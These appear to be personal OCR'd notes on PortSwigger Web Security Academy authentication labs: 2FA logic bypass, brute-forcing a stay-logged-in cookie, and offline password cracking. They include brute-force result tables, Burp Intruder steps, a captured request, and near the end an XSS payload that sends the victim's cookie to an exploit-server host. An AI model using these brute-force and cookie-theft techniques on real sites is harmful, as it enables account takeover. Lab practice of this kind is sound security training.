810	root	1234567	200	454			3240	
8102	accounting	ashley	200	426			3240	
8103	accounts	ashley	200	426			3240	
8105	activestat	ashley	200	426			3240	
8107	adam	ashley	200	426			3240	
8106	ad	ashley	200	424			3240	
2284	anaheim	1234567890	200	415			3240	
806	auth	111111	200	413			3240	
594	asia	12345	200	408			3240	
596	at	12345	200	408			3240	
597	athena	12345	200	408			3240	
592	as	12345	200	406			3240	
5373	acceso	daniel	200	395			3240	
6323	an	1111	200	395			3240	
8108	adkit	ashley	200	389			3240	
2287	announcements	1234567890	200	382			3240	
524	academico	12345	200	375			3240	
525	acceso	12345	200	375			3240	
526	access	12345	200	375			3240	

Request Response

Pretty Raw Hex Render


2FA broken logic

This lab's two-factor authentication is vulnerable due to its flawed logic. To solve the lab, access Carlos's account page.


- Your credentials: `wiener:peter`
- Victim's username: `carlos`


1. Login as Weiner and submit OTP

2. Intercept the request and send to repeater





3. Change verify user to carlos and delete sssions but security code is still not correct





4. Send the request to intruder and brute force OTP





5. show respond on browser


Brute-forcing a stay-logged-in cookie `#int_burp`

This lab allows users to stay logged in even after they close their browser session.
The cookie used to provide this functionality is vulnerable to brute-forcing.
To solve the lab, brute-force Carlos's cookie to gain access to his "My account" page.


- Your credentials: `wiener:peter`
- Victim's username: `carlos`

1. Login to the Account and Intercept the request and them enumerate POST method
   ! You need to check on stay logged in

2. The cookie looks really familiar, it might me url encoded



3. Send it do decoder and decode it



4. After wiener it is MD5 hash

Enter up to 20 non-salted hashes, one per line:

51dc30ddc473d43a6011e9ebba6ca770

I'm not a robot reCAPTCHA Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
51dc30ddc473d43a6011e9ebba6ca770	md5	peter

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

This is the form that encode the cookie

base64(username:md5(password))


base64(carlos:md5(x))


5. Brute Force Carlos password

delete session and id


```
GET /my-account?id=wiener HTTP/2
Host: 0abe00ff032e32b9814bd9b400cd001e.web-security-academy.net
Cookie: stay-logged-in=§d2lllbmVyOjUxZGMzMGRkYzQ3M2Q0M2E2MDExZTllYmJhNmNhNzcw§
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0abe00ff032e32b9814bd9b400cd001e.web-security-academy.net/login
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

Add payload processing and prefix






encode to base 64



6. Start the attack




Offline password cracking

This lab stores the user's password hash in a cookie. The lab also contains an XSS vulnerability in the comment functionality. To solve the lab, obtain Carlos's `stay-logged-in` cookie and use it to crack his password. Then, log in as `carlos` and delete his account from the "My account" page.


- Your credentials: `wiener:peter`
- Victim's username: `carlos`

1. Login to the account and check on stay login

2. This lab has base64(username:md5(password)) similar to previous lab



3. This site also have XSS vulnerability



4. Steal a cookie to the location where this problem is given #steal_cookie #xss

```
<script>document.location="https://exploit-0ae7004404fb080d8441132b01c8004f.exploit-server.net/exploit"+document.cookie</script>
```

5. Watch on Access log

```
